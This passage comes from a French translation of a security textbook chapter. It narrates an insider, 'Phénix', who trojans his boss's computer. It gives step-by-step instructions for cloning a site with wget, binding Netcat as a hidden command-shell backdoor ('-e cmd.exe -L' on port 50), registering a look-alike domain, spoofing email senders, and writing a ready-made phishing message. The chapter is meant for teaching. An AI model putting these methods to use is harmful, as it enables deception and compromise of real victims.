


Figure 2.5
Usurpation d'adresse MAC.

Pour Phénix, l'attaquant, cela facilite l'espionnage de tout le trafic, même s'il n'en était pas le destinataire. La Figure 2.6 est une capture d'écran de MACOF (**http://monkey.org/~dugsong/dsniff/**), un des nombreux outils que vous pouvez utiliser pour inonder un réseau commuté.

Ces trois méthodes sont certes trop bruyantes pour les buts poursuivis par Phénix, mais elles permettent d'expliquer les éléments fondamentaux du trafic commuté qu'un attaquant peut exploiter. La section suivante commence à traiter de la chaîne d'exploits de Phénix en détail.




Figure 2.6

Inondation d'adresses MAC.

Chaîne d'exploits

Cette section inclut les détails de toutes les étapes de la chaîne d'exploits de Phénix, c'est-à-dire :

- le piège par hameçonnage ;
- l'installation d'exécutables ;
- la mise en place du site servant à l'hameçonnage ;
- l'envoi d'un courrier électronique à M. Vétille ;
- la recherche de l'ordinateur cible ;
- la connexion à l'ordinateur cible ;
- WinPcap ;

- l'analyse des paquets capturés ;
- le réassemblage d'images ;
- les autres possibilités.

Cette section se termine par un résumé de la chaîne d'exploits.

Piège par hameçonnage

Phénix cherche tout d'abord à piéger M. Vétille pour qu'il télécharge un exécutable contenant Netcat. Netcat est un cheval de Troie que Phénix utilisera pour se connecter à l'ordinateur de son chef[1].

Copier un site web légitime

Phénix doit d'abord trouver un site web qui intéressera son chef. Il l'a entendu dire qu'il voulait tenter de passer la certification Cisco CCNA et décide d'utiliser un site web, **certificationpractice.com**, qui offre un logiciel d'entraînement à l'examen CCNA pour une période limitée en tant qu'offre promotionnelle (voir Figure 2.7).

INFO

certificationpractice.com n'est pas un site web réel à l'heure où nous écrivons ces lignes. Il est seulement utilisé à titre d'illustration dans ce chapitre.

Pour commencer, Phénix doit copier le site web sur son propre serveur web. L'outil Wget (**www.gnu.org/software/wget**) fait partie des utilitaires les plus populaires pour faire cela. Wget est un utilitaire en ligne de commande disposant de beaucoup d'options utiles (reportez-vous à **www.gnu.org/software/wget/manual/wget.html** pour obtenir une liste des options). Phénix, dans son cas, utilise la syntaxe suivante :

```
wget -m -r -l 12 www.certificationpractice.com
```

1. N.D.T. : Netcat est, initialement, un outil réseau tout à fait légitime. Il permet d'envoyer et de recevoir des communications TCP/IP et est particulièrement utile pour déboguer certains programmes réseau. S'il peut être utilisé, comme dans cet ouvrage, pour ouvrir un port à l'insu d'un utilisateur, il ne s'agit pas en soi d'un logiciel dangereux et vous pouvez être amené à l'installer et à l'utiliser de manière courante.




Figure 2.7

Site web de Certification Practice.

Voici la signification des options :

- **`-m`.** Fait un miroir du site web.
- **`-r`.** Récupère de manière récursive les pages liées sur la première page.
- **`-l 12`.** Limite la récursivité à 12 niveaux. Si Phénix n'indique pas une limite raisonnable, il peut se retrouver à télécharger un nombre important de pages web. Si ce nombre est trop petit, il ne copiera pas suffisamment de contenu du site web pour le répliquer sur son serveur.

Cette commande copie le site web dans un répertoire nommé `www.certificationpractice.com` sur son disque dur. Cela copie également l'exécutable `ccna.exe` (voir Figure 2.8), que Phénix pourra ensuite lier avec le cheval de Troie.




Figure 2.8
Wget.

Comme beaucoup de programmes d'installation, le logiciel est un exécutable compressé. Plutôt que de double-cliquer dessus, Phénix le décompresse avec WinZip. La Figure 2.9 montre un exemple de menu contextuel, obtenu en cliquant avec le bouton droit, contenant les options pour extraire les fichiers. Phénix doit les extraire car il va utiliser les fichiers contenus dans l'exécutable compressé pour créer un nouvel exécutable contenant l'utilitaire créant un point d'entrée (*backdoor*).

Une fois les fichiers décompressés, Phénix renomme le fichier `setup.exe` sous un autre nom, comme `backup.exe`. Phénix créera plus tard un nouveau fichier `setup.exe`.

Installer les programmes

De nombreux programmes d'installation contiennent à la fois un fichier `setup.exe` et un fichier `setup.lst` auquel `setup.exe` fait référence. Si vous renommez `setup.exe`, n'oubliez pas de copier le fichier `setup.lst` avec le même nom. Par exemple, si vous renommez `setup.exe` en `backup.exe`, copiez `setup.lst` en `backup.lst`.

Figure 2.9

Extraction de l'exécutable.

Lier le cheval de troie à l'exécutable

Lier un cheval de Troie à un exécutable légitime est une méthode courante utilisée par les pirates pour amener les utilisateurs à installer des logiciels malveillants sur leurs ordinateurs. Les programmes créant le lien, que l'on appelle aussi enveloppeurs de chevaux de Troie (*Trojan wrappers*), combinent un programme original et un cheval de Troie pour créer un nouvel exécutable. Dans cet exemple, Phénix utilise Yet Another Binder (YAB)[1], que l'on trouvait à l'origine sur **areyoufearless.com** (le site n'héberge plus YAB, mais vous pouvez trouver cet utilitaire gratuit *via* des services de partage de fichiers comme BitTorrent ou sur d'autres sites web tels que **astalavista.net** ou **packetstormsecurity.org**).

1. N.D.T. : YAB est détecté comme un cheval de Troie par de nombreux antivirus. Cela est probablement dû à la présence du morceau de code servant à lier les deux exécutables – l'antivirus ne fait pas la différence entre l'utilitaire et l'exécutable lié à un cheval de Troie. Nous déclinons cependant toute responsabilité en cas de perte de données ou, de manière générale, de problèmes subséquents à l'utilisation de ce logiciel dans un environnement non contrôlé. Par ailleurs, les antivirus détectent les logiciels modifiés à l'aide de YAB.

Lorsqu'il démarre YAB, Phénix voit l'écran présenté en Figure 2.10.




Figure 2.10
Yet Another Binder.

Phénix clique sur le symbole + pour afficher la fenêtre Add Bind File Command présentée à la Figure 2.11.

Phénix configure les options comme indiqué dans le Tableau 2.1 pour préparer son cheval de Troie :

Tableau 2.1 : Options de Yet Another Binder

Option	*Valeur*	*Description*
`Select command to add:`	`Bind File`	Cette option permet de lier un fichier à un autre.
`Source File Path:`	`C:\nc.exe`	Chemin vers Netcat sur l'ordinateur de Phénix.

Tableau 2.1 : Options de Yet Another Binder *(suite)*

Option	*Valeur*	*Description*
`Execution Method:`	`Execute asynchronously`	Cette option installe le cheval de Troie séparément de l'exécutable principal. Il arrive que lancer les deux exécutables en même temps (de manière synchronisée, *synchronously*) pose problème : l'exécution asynchrone est une option plus sûre.
`Execution Parameters:`	`-p 50 -e cmd.exe -L`	Cette option configure Netcat pour qu'il écoute (option `-L`) en tâche de fond les connexions entrantes sur le port TCP 50. L'option `-e cmd.exe` indique à Netcat d'exécuter l'interpréteur de commandes MS-DOS.




Figure 2.11
Ajout de Netcat.

Phénix peut aussi choisir, de manière optionnelle, de lancer le cheval de Troie au démarrage de l'ordinateur en modifiant l'option Registry Startup Method. Par exemple, Phénix peut la configurer pour modifier `HKEY_LOCAL_MACHINE\Microsoft\Windows\Current Version\Run` afin que le cheval de Troie soit lancé à chaque démarrage de l'ordinateur. Par défaut, YAB ne modifie pas la base de registre.

Phénix clique sur OK une fois Netcat configuré. Puis, il ajoute le programme légitime en cliquant sur le symbole + (signe plus) pour l'ajouter. Il choisit Execute File dans la liste déroulante (voir Figure 2.12). Il saisit le chemin complet de l'exécutable `backup.exe`, laisse les autres options à leur valeur par défaut et clique sur OK.

Avant de lier les deux exécutables ensemble, il s'assure que toutes les traces de Netcat disparaîtront une fois qu'il aura été lancé. Cela sert à éviter que les utilisateurs ne détectent le logiciel malveillant sur leur ordinateur. Les outils de liaison d'exécutables ont souvent une option pour supprimer toute trace de l'exécutable malveillant une fois qu'il est lancé en mémoire vive. Choisir de fusionner les fichiers est idéal pour éviter la détection, mais cela a un effet de bord : si le fichier est supprimé, Phénix ne peut pas le redémarrer lorsque l'ordinateur démarre. Il choisit de fusionner Netcat en allant dans le menu Options et en y choisissant Melt Stub After Execution (voir Figure 2.13).




Figure 2.12
Ajouter l'exécutable.




Figure 2.13

Option Melt Stub After Execution.

Pour que son cheval de Troie semble légitime, Phénix choisit une icône qui ressemble à un programme d'installation classique. Dans la fenêtre Icon Preview, il clique sur (none) pour afficher la boîte de dialogue Change Icon. Il peut alors choisir une icône ressemblant à un programme d'installation classique. Les icônes 7 et 8 sont deux options possibles (voir Figure 2.14).

Phénix peut maintenant lier Netcat à l'exécutable `backup.exe`. Il clique sur le bouton Bind File. Son cheval de Troie est prêt : il l'enregistre sous le nom `setup.exe`.

Comme l'installation dépend de beaucoup d'autres fichiers, Phénix doit créer une archive auto-extractible contenant tous les fichiers nécessaires à l'installation. Il lance WinZip Self-Extractor et choisit Self Extracting Zip for Software Installation (voir Figure 2.15).

Phénix choisit Unzip automatically (voir Figure 2.16) pour que l'utilisateur ne voie pas l'archive. Lorsque l'assistant lui demande le nom de l'exécutable à démarrer lorsque le fichier est décompressé, il choisit `setup.exe` (voir Figure 2.17). Lorsque son chef lancera le programme de CCNA, il décompressera les fichiers et lancera `setup.exe`, ce qui installera à la fois le programme légitime d'entraînement à l'examen et Netcat. Netcat fonctionnera en tâche de fond et écoutera les connexions entrantes sur le port TCP 50 (*Transmission Control Protocol*).




Figure 2.14
Choisir une icône.

Figure 2.15
WinZip Self-Extractor.

Figure 2.16
Décompresser automatiquement.




Figure 2.17
Exécuter setup.exe une fois l'archive décompressée.

Mettre en place le site web servant à l'hameçonnage

Phénix a créé un nouveau programme à héberger sur son site web d'hameçonnage (*phishing*). Il donne au fichier le même nom que le programme original (`ccna.exe`) provenant du site web légitime et le copie dans le même répertoire que le fichier `ccna.exe` qu'il a récupéré (et l'écrase donc). Pour que son piège apparaisse aussi légitime que possible, il décide d'enregistrer un nom de domaine proche du nom de domaine du site web qu'il utilise. Le site web original est **certificationpractice.com** : il enregistre donc **certification-practice.com**. Il dispose maintenant d'un site web complètement fonctionnel, dont le nom est analogue à celui du site web original, et d'un cheval de Troie qui se fait passer pour une application légitime de révision pour les examens.

ATTENTION

En recopiant le site web, Phénix a enfreint les lois relatives aux droits d'auteur. Il risque également des poursuites pour chaque personne téléchargeant et exécutant le logiciel qu'il fournit.

Envoyer un courrier électronique à M. Vétille

Phénix a copié un site web, créé un cheval de Troie et il héberge un nouveau site web avec un lien vers ce nouvel exécutable. Tout cela ne servira à rien à moins qu'il n'arrive à amener son chef, M. Vétille, à visiter le site web et à télécharger le cheval de Troie. La méthode la plus simple pour cela est d'envoyer à son chef un courrier électronique semblant provenir du site web hébergé par Phénix. Lorsque son chef regardera le champ From: du courrier électronique, il devra voir une adresse provenant du domaine certification-practice.com et non l'adresse de Phénix. M. Vétille ne pourra découvrir l'adresse réelle qu'en examinant les en-têtes du message. Peu de gens savent lire les en-têtes d'un courrier électronique et, même lorsque c'est le cas, la plupart des gens ne les affichent pas dans leur logiciel de courrier électronique.

Phénix pourrait certes envoyer un message à partir du client de son bureau, mais cela faciliterait son pistage au cas où quelqu'un examinerait les en-têtes du courrier électronique. Pour couvrir ses traces, il utilise un service de messagerie anonyme comme mail.com. Son mode opératoire est donc le suivant :

1. enregistrer une adresse anonyme chez mail.com ;
2. créer un message pour amener son chef à visiter le site web servant à l'hameçonnage et à télécharger l'exécutable du CCNA lié avec le cheval de Troie ;

3. modifier le champ From: du message pour qu'il contienne le domaine **certification-practice.com**.

Enregistrer une adresse anonyme chez mail.com est simple. Phénix va sur **www.mail.com** et souscrit au service de courrier électronique gratuit et anonyme. À la différence d'autres services qui vous imposent de saisir une adresse électronique alternative, votre adresse postale ou d'autres informations personnelles, les sites tels que mail.com ne demandent rien[1]. Cet anonymat protège Phénix des enquêteurs capables de le tracer.

INFO

Si un pirate veut davantage de protection, il peut passer par un serveur mandataire (*proxy*) anonyme. Anonymization.net et TorPark sont des serveurs mandataires.

Phénix utilise ensuite les instructions de mail.com pour configurer son client de courrier électronique. Il décide d'utiliser Outlook Express.

Vous pouvez vous demander pourquoi Phénix a besoin d'un compte anonyme s'il change de toute façon le champ From:. Changer le champ From: est suffisant pour piéger l'utilisateur, mais pas pour induire en erreur un enquêteur examinant les en-têtes du message. Phénix change donc le champ From: et utilise conjointement un service de courrier électronique anonyme.

Phénix écrit alors un message suffisamment convaincant pour que son chef soit amené, par ingénierie sociale, à visiter le site web et à télécharger le cheval de Troie. Un bon message d'hameçonnage doit suivre ces recommandations :

- **Le message ne doit pas contenir de faute d'orthographe ou de grammaire.** Les gens sont moins susceptibles de croire à un message bourré de fautes car il paraît non professionnel.
- **Le message doit proposer une offre gratuite.** Tout le monde aime les cadeaux.
- **Le message doit expliquer pourquoi les victimes obtiennent quelque chose gratuitement.** Les gens savent que rien n'est réellement gratuit et qu'il doit y avoir une contrepartie. Sans justification de la gratuité, les victimes deviennent

1. N.D.T. : La politique de mail.com semble avoir changé depuis la publication américaine de cet ouvrage. Il existe cependant de nombreux fournisseurs d'adresses anonymes – une simple requête sur un moteur de recherche vous le démontrera.

méfiantes. Elles ne pensent pas nécessairement à un hameçonnage, mais peuvent suspecter une arnaque quelconque. Si un pirate présente une offre gratuite, les victimes veulent savoir pourquoi elles sont susceptibles de bénéficier de cette offre gratuite.

- **Le message doit faire en sorte que les utilisateurs non soupçonneux aient une bonne opinion d'eux-mêmes.** Il s'agit globalement d'une campagne marketing visant à ce que les victimes téléchargent le logiciel. En ce qui concerne les professionnels des technologies de l'information (comme c'est le cas pour le chef de Phénix dans ce scénario), la meilleure approche est de leur faire sentir que s'ils utilisent le produit, ils seront plus intelligents et brillants que s'ils ne l'utilisent pas.

- **Le message doit être bref.** Les gens ont plus tendance à lire un message court qu'un message long. Phénix doit garder le courrier électronique bref pour augmenter la probabilité que son chef le lise.

Voici une suggestion de message remplissant ces critères :

Objet : Logiciel gratuit d'entraînement à l'examen CCNA

Cher M. Vétille,

Téléchargez aujourd'hui votre examen gratuit d'entraînement au CCNA pendant qu'il est encore temps !

En tant que professionnel des technologies de l'information, vous savez qu'une certification augmente énormément votre valeur nette, vos compétences techniques au sein de votre organisation et la reconnaissance de vos collègues. Nos études montrent que les professionnels titulaires de la certification CCNA gagnent en moyenne 15 % de plus que les autres.

Certification Practice Exams est heureux d'offrir, pour une période de temps limitée, un logiciel gratuit d'entraînement à l'examen CCNA pour tous les utilisateurs enregistrés sur cisco.com. Cela représente une valeur de 95 € ! Pourquoi vous offrir cela ? La raison en est très simple : lorsque vous aurez utilisé notre logiciel pour obtenir votre examen CCNA dès la première tentative, nous sommes confiants sur le fait que Certification Practice Exams sera votre interlocuteur de choix pour vos futurs tests de certifications Cisco. Notre seule demande est que,

une fois votre examen obtenu, vous envisagiez de faire appel à nous pour vos besoins futurs en formation pour de tels examens.

Pour télécharger votre test d'entraînement au CCNA, allez à l'adresse **http://www.certificationpractice.com/ccna** et cliquez sur le lien CCNA.exe.

Bien cordialement,

Certification Practice Exams

Vous avez peut-être remarqué que l'adresse du site web est celle du site légitime et non celle du site servant à l'hameçonnage créé par Phénix. Cela est intentionnel. Phénix aurait pu mettre son nom de domaine, mais un message d'hameçonnage doit paraître aussi légitime que possible. Ce message fait référence au site web original, mais Phénix a modifié le code HTML qui fait un lien vers le site servant à l'hameçonnage[1]. Pour faire cela, Phénix ouvre le code source du message et modifie le lien pour qu'il pointe vers le faux site web à l'adresse **http://www.certification-practice.com/ccna** (voir Figure 2.18). De cette manière, le texte du message fait référence au vrai site web, mais le code redirige le chef de Phénix sur le faux site web. Lorsqu'il sera sur le site web de Phénix, M. Vétille ne remarquera probablement pas que le nom du site est différent. Quand bien même ce serait le cas, l'adresse est suffisamment proche du vrai domaine pour qu'il ne s'en préoccupe pas.

Pour encourager encore un peu plus son chef, Phénix l'aborde et mentionne qu'il pense lui-même passer la certification CCNA. En parlant de la certification, Phénix fait passer une suggestion subtile dans l'esprit de son chef à propos de l'examen de la certification. Ce type de suggestion peut aider considérablement dans le cadre de la manipulation visant à ce que son chef télécharge le logiciel. Phénix fait négligemment la remarque suivante : "J'ai reçu un mail d'une de ces entreprises de préparation aux tests aujourd'hui. En avez-vous reçu un ? Je n'ai pas encore regardé en détail, mais ça semble pas mal comme site." Comme M. Vétille aime la compétition, Phénix en rajoute encore un peu et espère le pousser à télécharger le logiciel en disant : "Vous savez, je

1. N.D.T. : Notons que de plus en plus de clients de courrier électronique sont maintenant capables de détecter ce type de méthode. En l'occurrence, et étant donné la similarité des deux adresses web, il y a moins de chances que l'attention de M. Vétille soit attirée par un tiret de trop dans le nom de domaine que par un avertissement de son client de courrier électronique lui indiquant la supercherie…

